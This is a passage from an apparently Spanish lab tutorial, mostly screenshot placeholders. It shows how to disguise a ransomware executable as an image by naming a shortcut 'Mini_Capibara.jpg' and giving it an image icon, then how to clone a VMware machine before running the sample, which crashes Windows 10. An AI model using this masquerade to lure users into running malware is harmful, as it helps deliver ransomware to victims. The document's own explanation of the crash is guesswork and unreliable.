
8. Damos en siguiente y colocamos el siguiente nombre para el acceso directo “Mini\_Capibara.jpg”




9. Lo que haremos ahora es cambiar el icono del acceso directo, click derecho y propiedades sobre el archivo

## ejecutable y seleccionamos el icono el predefinido de una imagen buscando en “examinar”


- Hacemos click derecho al ejecutable y vamos a propiedades.




- Luego vamos a Change icon.




Vamos a browse.




Buscamos shell32.dll y open.




Seleccionamos el icono referida a una imagen.



## 1. Aplicamos y eso sería todo




YA TENEMOS NUESTRO EJECUTABLE.




## 10. ANTES DE EJECUTAR, OJO, OJOOOOOO, DUPLICA TU MAQUINA VIRTUAL, PARA NO ESTAR HACIENDO DOBLE TRABAJO.

- **Apaga la VM** completamente.
- **Ubica la carpeta** de la VM original (.vmx, .vmdk, etc.).
- **Copia toda la carpeta** a otra ubicación (por ejemplo: Windows10-Clone).
- (Opcional) **Renombra** el archivo .vmx dentro de la carpeta copiada.
- **Edita el archivo .vmx:**
  - Borra líneas como `uuid.*` y `ethernet0.generatedAddress`.
  - **Abre VMware**, ve a **File > Open** y selecciona el .vmx de la carpeta clonada.
  - Cuando pregunte, selecciona "**I copied it**".
  - ¡Listo! Ejecuta la VM clonada y trabaja de forma segura.



💻 Ejecutar el ransomware (desde el acceso directo)

### 1. Haz clic doble sobre el acceso directo como usuario normal.



Ese mensaje:


"Your PC ran into a problem and needs to restart..."


... indica que **algo grave ocurrió en el sistema** (muy probablemente al ejecutar el ransomware) y Windows **detuvo todo para evitar más daños**.

Basado en el contexto, lo más probable es que:


- El ransomware que ejecutaste **intentó realizar cambios peligrosos en el sistema**.
- Como estás en **Windows 10**, el sistema tiene más protecciones de bajo nivel.
- Al no estar completamente desactivadas las defensas (como el kernel guard, o incluso algunas políticas ocultas), **el ransomware causó un error fatal y forzó un reinicio**.

**RESET**






